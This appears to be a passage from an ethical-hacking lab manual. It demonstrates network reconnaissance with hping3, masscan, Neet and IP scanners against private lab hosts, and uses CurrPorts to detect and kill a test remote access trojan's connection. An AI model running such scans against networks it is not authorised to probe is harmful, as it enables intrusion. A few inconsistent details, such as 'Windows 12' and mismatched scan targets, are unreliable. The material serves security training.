
DNS Lookup

Hostname youtube.com


LOOKUP

A	142.251.42.78
AAAA	2404:6800:4009:831::200e
CAA	0 issue "pki.goog"
HTTPS	1.
MX	0 smtp.google.com.
NS	ns1.google.com.
NS	ns2.google.com.
NS	ns3.google.com.
NS	ns4.google.com.
SOA	ns1.google.com. dns-admin.google.com. 716596364 900 900 1800 60
TXT	facebook-domain-verification=64jdes7le4h7e7lfpi22rijygx58j1
TXT	google-site-verification=QtQWEwHWM8tHiJ4s-jWzEqrD_fF3iuPnpzNDH-Nw-w
TXT	v=spf1 include:google.com mx -all

2. Fing Tool




3. Network Scanner Tool



viii. eMailTracker Pro

eMailTrackerPro is a Windows based email tracker that can be used to monitor employees, senders and recipients. This powerful tool can be used in conjunction with other programs such as Windows Nuke (also known as Spam washer) to quickly identify where a computer has been and how it has been used.

Click on Trace Headers/Trace email address and enter the Message Header and click Okay. The Status of the Trace will be shown inside Trace Reports



Enter Header Details and click trace to see results

B. Scan the network using the following tools:

i. Hping2 / Hping3

Hping is a command-line TCP/IP packet assembler and analyser tool that is used to send customized TCP/IP packets and display the target reply as ping command display the ICMP Echo Reply packet from targeted host. Hping can also handle fragmentation, arbitrary packets body, and size and file transfer. It supports TCP, UDP, ICMP and RAW-IP protocols.

Using Hping, the following parameters can be performed: -

- Test firewall rules.
- Advanced port scanning.
- Testing net performance.
- Path MTU discovery.
- Transferring files between even fascist firewall rules.
- Traceroute-like under different protocols.
- Remote OS fingerprinting & others

Using Hping commands on Kali Linux, we are pinging a Window 7 host with different customized packets in this lab.

To create an ACK packet:

```
root@kali:~# hping3 -A 192.168.0.1
```

```

└$ su root
Password:
[root@kali]# hping3 -A 192.168.0.1
hping3: you must specify only one target host at a time
[root@kali]# hping3 -A 192.168.0.1
HPING 192.168.0.1 (eth0 192.168.0.1): A set, 40 headers + 0 data bytes
len=46 ip=192.168.0.1 ttl=128 id=26497 sport=0 flags=R seq=0 win=32767 rtt=15.1 ms
len=46 ip=192.168.0.1 ttl=128 id=26498 sport=0 flags=R seq=1 win=32767 rtt=2.1 ms
len=46 ip=192.168.0.1 ttl=128 id=26499 sport=0 flags=R seq=2 win=32767 rtt=2.0 ms
len=46 ip=192.168.0.1 ttl=128 id=26500 sport=0 flags=R seq=3 win=32767 rtt=1.6 ms
len=46 ip=192.168.0.1 ttl=128 id=26501 sport=0 flags=R seq=4 win=32767 rtt=8.3 ms
len=46 ip=192.168.0.1 ttl=128 id=26502 sport=0 flags=R seq=5 win=32767 rtt=7.5 ms
len=46 ip=192.168.0.1 ttl=128 id=26503 sport=0 flags=R seq=6 win=32767 rtt=6.8 ms
len=46 ip=192.168.0.1 ttl=128 id=26504 sport=0 flags=R seq=7 win=32767 rtt=1.7 ms
len=46 ip=192.168.0.1 ttl=128 id=26505 sport=0 flags=R seq=8 win=32767 rtt=5.1 ms
len=46 ip=192.168.0.1 ttl=128 id=26506 sport=0 flags=R seq=9 win=32767 rtt=4.1 ms
len=46 ip=192.168.0.1 ttl=128 id=26507 sport=0 flags=R seq=10 win=32767 rtt=3.3 ms
len=46 ip=192.168.0.1 ttl=128 id=26508 sport=0 flags=R seq=11 win=32767 rtt=18.9 ms
len=46 ip=192.168.0.1 ttl=128 id=26509 sport=0 flags=R seq=12 win=32767 rtt=7.2 ms
len=46 ip=192.168.0.1 ttl=128 id=26510 sport=0 flags=R seq=13 win=32767 rtt=6.5 ms
len=46 ip=192.168.0.1 ttl=128 id=26511 sport=0 flags=R seq=14 win=32767 rtt=7.8 ms
len=46 ip=192.168.0.1 ttl=128 id=26512 sport=0 flags=R seq=15 win=32767 rtt=7.9 ms
len=46 ip=192.168.0.1 ttl=128 id=26513 sport=0 flags=R seq=16 win=32767 rtt=2.4 ms
len=46 ip=192.168.0.1 ttl=128 id=26514 sport=0 flags=R seq=17 win=32767 rtt=2.6 ms
len=46 ip=192.168.0.1 ttl=128 id=26515 sport=0 flags=R seq=18 win=32767 rtt=1.8 ms
len=46 ip=192.168.0.1 ttl=128 id=26516 sport=0 flags=R seq=19 win=32767 rtt=0.4 ms
len=46 ip=192.168.0.1 ttl=128 id=26517 sport=0 flags=R seq=20 win=32767 rtt=8.3 ms
^C
--- 192.168.0.1 hping statistic ---
22 packets transmitted, 21 packets received, 5% packet loss
round-trip min/avg/max = 0.4/5.8/18.9 ms

```


- To Create SYN scan against different ports:

```
root@kali:~# hping3 -8 1-600 -S 10.10.50.202
```

```
(root@kali)-[~/home/a]
# hping3 -8 1-600 -S 192.168.1.2
Scanning 192.168.1.2 (192.168.1.2), port 1-600
600 ports to scan, use -V to see all the replies
+-----+
|port| serv name | flags | ttl| id | win | len |
+-----+
    7 echo      : .S..A... 128 15468 64240  46
    9 discard   : .S..A... 128 15724 64240  46
   13 daytime   : .S..A... 128 15980 64240  46
   17 qotd     : .S..A... 128 16236 64240  46
   19 chargen  : .S..A... 128 16492 64240  46
   80 http     : .S..A... 128 16748 64240  46
  135 epmap   : .S..A... 128 17004 64240  46
  139 netbios-ssn: .S..A... 128 17516 64240  46
  445 microsoft-d: .S..A... 128 17772 64240  46
All replies received. Done.
```

ii. Advanced IP Scanner

Advanced IP Scanner is a fast and powerful network scanner with a user-friendly interface. In seconds, Advanced IP Scanner can locate all computers on your wired or wireless local network and scan their ports. The program provides easy access to various network resources such as HTTP, HTTPS, FTP, and shared folders.



iii. Angry IP Scanner

Angry IP Scanner (or simply ipscan) is an open-source and cross-platform network scanner designed to be fast and simple to use. It scans IP addresses and ports as well as has many other features. It is widely used by network administrators and just curious users around the world, including large and small enterprises, banks, and government agencies. It runs on Linux, Windows, and Mac OS X, possibly supporting other platforms as well.

IP	Ping	Hostname	Ports [3+]
192.168.1.1	0 ms	Comp66	80
192.168.1.2	0 ms	Comp66	80
192.168.1.3	[n/a]	[n/s]	[n/s]
192.168.1.4	[n/a]	[n/s]	[n/s]
192.168.1.5	[n/a]	[n/s]	[n/s]
192.168.1.6	[n/a]	[n/s]	[n/s]
192.168.1.7	[n/a]	[n/s]	[n/s]
192.168.1.8	[n/a]	[n/s]	[n/s]
192.168.1.9	[n/a]	[n/s]	[n/s]
192.168.1.10	[n/a]	[n/s]	[n/s]
192.168.1.11	[n/a]	[n/s]	[n/s]
192.168.1.12	[n/a]	[n/s]	[n/s]
192.168.1.13	[n/a]	[n/s]	[n/s]
192.168.1.14	[n/a]	[n/s]	[n/s]
192.168.1.15	[n/a]	[n/s]	[n/s]
192.168.1.16	[n/a]	[n/s]	[n/s]
192.168.1.17	[n/a]	[n/s]	[n/s]
192.168.1.18	[n/a]	[n/s]	[n/s]

iv. Masscan

MASSCAN is TCP port scanner which transmits SYN packets asynchronously and produces results similar to Nmap, the most famous port scanner. Internally, it operates more like scanrand, unicornscan, and ZMap, using asynchronous transmission. It's a flexible utility that allows arbitrary address and port ranges.

Scan for a selection of ports (-p22,80,445) across a given subnet

(192.168.1.0/24):

```
root@kali:~# masscan -p22,80,445 192.168.1.0/24
```

```
└─(root㉿kali)-[~/home/a]
  # masscan -p22,80,445 192.168.1.0/24
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-11-08 09:06:56 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [3 ports/host]
Discovered open port 80/tcp on 192.168.1.2
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 445/tcp on 192.168.1.1
Discovered open port 445/tcp on 192.168.1.2

└─(root㉿kali)-[~/home/a]
  #
```

v. NEET

Neet is a flexible, multi-threaded tool for network penetration testing. It runs on Linux and coordinates the use of numerous other open-source network tools, with the aim of gathering as much network information as possible in clear, easy-to-use formats. The core scanning engine finds and identifies network services, the modules test or enumerate those services, and the Neet Shell provides an integrated environment for processing the results and exploiting known vulnerabilities. As such, it sits somewhere between manually running your own port scans and subsequent tests, and running a fully automated vulnerability assessment (VA) tool. It has many options which allow the user to tune the test parameters for network scanning in the most efficient and practical way.

```
└──(kali㉿kali)-[~/Downloads/neet-1.2.7]
```

```
└─$ sudo ./install.sh
```

```
(root@kali:~) # neet
This is neet 1.2.7 - initialising...
Copyright (C) 2008-2016 Jonathan Roach
This program comes with ABSOLUTELY NO WARRANTY
This is free software, and you are welcome to redistribute it
under certain conditions; view the accompanying LICENSE for details.

** ERROR: No IP addresses or ranges specified

Usage: neet [options] [<target range> [<target range> <target range> ... ]]

Normal usages: neet 192.168.0.1-254
               or: neet 192.168.0.0/24
               or: interface name are acceptable: neet eth0 wlan0
               or: a single host: neet 192.168.0.10
               or: a file containing a list of targets: neet -f targets.txt
               or: a mixture of all the above: neet 192.168.0.0/24 eth1 192.168.8.16 -f targets.txt 192.168.10.12

Options:
-h      Print this help
-r      Specify results directory. Default is to store results in the current directory.      [--help]
        [--results-dir]

[ Target HOST Specification ]
Interface names may be given where the whole local subnet is to be scanned. For each
interface specified, the local subnet is ARP scanned before the scan begins - this
saves a lot of time in the host discovery phase, particularly for networks larger than
a class C.

-X <ip range>  Exclude this IP address range (may be specified multiple times)      [--exclude-host]
-f <file>      Specify actual targets file (may be specified multiple times)      [--include-hosts]
-F <file>      Specify file containing hosts NOT to test (may be specified multiple times)  [--exclude-hosts]
-l            Print the list of targets to STDOUT, then quit.                          [-list-targets]
-O <os>        Exclude Operating System type (regex) (may be specified multiple times)  [--exclude-os]

[ Target and Service DISCOVERY ]
-c            Use a connect() scan for TCP scans (default is to use a SYN scan)      [--connect]
-l            Assume non-local hosts are DOWN unless they respond during the named-range scans  [--limited-patience]
-p            Assume hosts are DOWN unless they respond to ICMP ECHO requests           [--pingscan]

[ Target PORT Specification ]
Default TCP scan range is ports 1-65535, UDP is 1-10000
-A            Avoid AIX HACMP clustering ports                                     [--aix]
-t <port range> Scan this TCP port range (may be specified multiple times)      [--include-tcp]
-T <port range> Exclude this TCP port range (may be specified multiple times)    [--exclude-tcp]
-u <port range> Scan this UDP port range (may be specified multiple times)      [--include-udp]
-U <port range> Exclude this UDP port range (may be specified multiple times)    [--exclude-udp]
```

vi. CurrPorts

Case Study: Using the Previous lab, we are going to re-execute HTTP Remote Access Trojan (RAT) on Windows 12 machine (10.10.50.211) and observed the TCP/IP connections to detect and kill the connection.

Topology:



Configuration:

1. Run the application Currports on Windows Server 2016 and observe the processes.

Process Name	Process ID	Protocol	Local Port	Local Port	Local Address	Remote IP	Remote Port	Remote Address	Remote Host Name	State	Sent Bytes	Received Bytes	Sent Packets	Received Packets	Process Path
AnyDesk.exe	4028	TCP	7070	0.0.0.0		192.168.105.66	443	https	208.115.231.94	Established					C:\Program Files (x86)\AnyDesk\AnyDesk.exe
AnyDesk.exe	4028	UDP	50001	0.0.0.0						Established					C:\Program Files (x86)\AnyDesk\AnyDesk.exe
Fing.exe	7180	TCP	12502	127.0.0.1	48080		127.0.0.1	Comp66		Established					C:\Program Files\Fing\Fing.exe
fingagent.exe	3720	TCP	1552	0.0.0.0						Listening					fingagent.exe
fingagent.exe	3720	TCP	48080	127.0.0.1	12502		127.0.0.1	Comp66		Established					fingagent.exe
fingagent.exe	3720	TCP	48080	127.0.0.1						Listening					fingagent.exe
jhi_service.exe	3568	TCP	1541	::1						Comp66					jhi_service.exe
KMSServer	3104	TCP	1688	0.0.0.0						Listening					KMSServer
KMSServer	3104	TCP	1688	::						Comp66					KMSServer
lisis.exe	952	TCP	1536	0.0.0.0						Listening					lisis.exe
lisis.exe	952	TCP	1536	::						Comp66					lisis.exe
mqsvc.exe	4803	TCP	1542	0.0.0.0						Listening					mqsvc.exe
mqsvc.exe	4803	TCP	1801	mssmq	0.0.0.0					Listening					mqsvc.exe
mqsvc.exe	4803	TCP	2103	0.0.0.0						Listening					mqsvc.exe
mqsvc.exe	4803	TCP	2105	0.0.0.0						Listening					mqsvc.exe
mqsvc.exe	4803	TCP	2107	0.0.0.0						Listening					mqsvc.exe
mqsvc.exe	4803	TCP	1542	::						Comp66					mqsvc.exe
mqsvc.exe	4803	TCP	1801	mssmq	::					Comp66					mqsvc.exe
mqsvc.exe	4803	TCP	2103	::						Comp66					mqsvc.exe
mqsvc.exe	4803	TCP	2105	::						Comp66					mqsvc.exe
mqsvc.exe	4803	TCP	2107	::						Comp66					mqsvc.exe
msedge.exe	12076	TCP	1650	192.168.105.66	443	https	20.212.08.117			Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	1653	192.168.105.66	443	https	40.99.9.34			Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	22187	192.168.105.66	443	https	117.18.232.200			Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	22194	192.168.105.66	443	https	20.42.73.31			Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	22195	192.168.105.66	443	https	20.42.73.31			Fin Wait 1					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	39111	192.168.105.66	443	https	151.101.129.181			Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	39120	192.168.105.66	443	https	20.188.173.15			Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	39155	192.168.105.66	443	https	152.199.39.108			Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	41581	192.168.105.66	443	https	20.190.145.140			Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	41588	192.168.105.66	443	https	104.215.41.138			Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	41589	192.168.105.66	443	https	104.215.41.138			Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	41596	192.168.105.66	443	https	142.250.103.116	bom0731-in-f8.1...		Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	41597	192.168.105.66	443	https	23.50.253.160	a23-50-253-160.de...		Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	41602	192.168.105.66	443	https	142.250.192.142	bom1218-in-f14.1...		Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	41605	192.168.105.66	443	https	142.250.183.206	bom0733-in-f14.1...		Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe	12076	TCP	41617	192.168.105.66	443	https	142.250.70.42	pnbomb-as-in-f10...		Established					C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

2. Run the HTTP Trojan created in the previous lab.

Process Name	Process ID	Protocol	Local Port	Local Port	Local Address	Remote IP	Remote Port	Remote Address	Remote Host Name	State	Sent Bytes	Received Bytes	Sent Packets
TCP\$VC\$EXE	4548	UDP	17	qotd	0.0.0.0								
TCP\$VC\$EXE	4548	UDP	19	chargen	0.0.0.0								
TCP\$VC\$EXE	4548	TCP	7	echo	=				Comp58	Listening			
TCP\$VC\$EXE	4548	TCP	9	discard	=				Comp58	Listening			
TCP\$VC\$EXE	4548	TCP	13	daytime	=				Comp58	Listening			
TCP\$VC\$EXE	4548	TCP	17	qotd	=				Comp58	Listening			
TCP\$VC\$EXE	4548	TCP	19	chargen	=				Comp58	Listening			
TCP\$VC\$EXE	4548	UDP	7	echo	=					Comp58			
TCP\$VC\$EXE	4548	UDP	9	discard	=					Comp58			
TCP\$VC\$EXE	4548	UDP	13	daytime	=					Comp58			
TCP\$VC\$EXE	4548	UDP	17	qotd	=					Comp58			
TCP\$VC\$EXE	4548	UDP	19	chargen	=					Comp58			
Unknown	0	TCP	54919		192.168.105.58	443		https	35.196.243.246			Time Wait	
Unknown	0	TCP	54926		127.0.0.1	54997			127.0.0.1			Time Wait	
Unknown	0	TCP	54991	=1		54990		=1		Comp58		Time Wait	
vmware-auth...	4748	TCP	902		0.0.0.0				0.0.0.0			Listening	
vmware-auth...	4748	TCP	912		0.0.0.0				0.0.0.0			Listening	
vmware.exe	1480	TCP	54928	=1		54929		=1		Comp58		Established	
vmware.exe	1480	TCP	54929	=1		54928		=1		Comp58		Established	
wininit.exe	800	TCP	1537		0.0.0.0				0.0.0.0			Listening	
wininit.exe	800	TCP	1537	=				=		Comp58		Listening	
WmsSvc.exe	3076	UDP	3702	ws-disco...	0.0.0.0								
WmsSvc.exe	3076	UDP	3702	ws-disco...	=					Comp58			
WUDFHHostextc	1100	TCP	1551		127.0.0.1	1552			127.0.0.1	Comp58		Established	
WUDFHHostextc	1100	TCP	1552		127.0.0.1	1551			127.0.0.1	Comp58		Established	

The new process is added to the list.

You can observe the process name, Protocol, Local and remote port and IP address information.

3. For more detail, right click on httpserver.exe and go to properties.




Properties are showing more details about TCP connection.

4. Go to Windows 7 machine and initiate the connection as mentioned in the previous lab using a web browser.



Connection successfully established.

5. Back to Windows Server 2016, Kill the connection.




6. To verify, retry to establish the connection from windows 7.




vii. Colasoft Packet Builder

Colasoft Packet Builder software enables to create the customized network packets. These Customized Network packets can penetrate the network for attacks. Customization can also use to create fragmented packets. You can download the software from www.colasoft.com



Colasoft packet builder offers Import and Export options for a set of packets. You can also add a new packet by clicking Add/button. Select the Packet type from the drop-down option. Available options are: -

- ARP Packet
- IP Packet
- TCP Packet
- UDP Packet

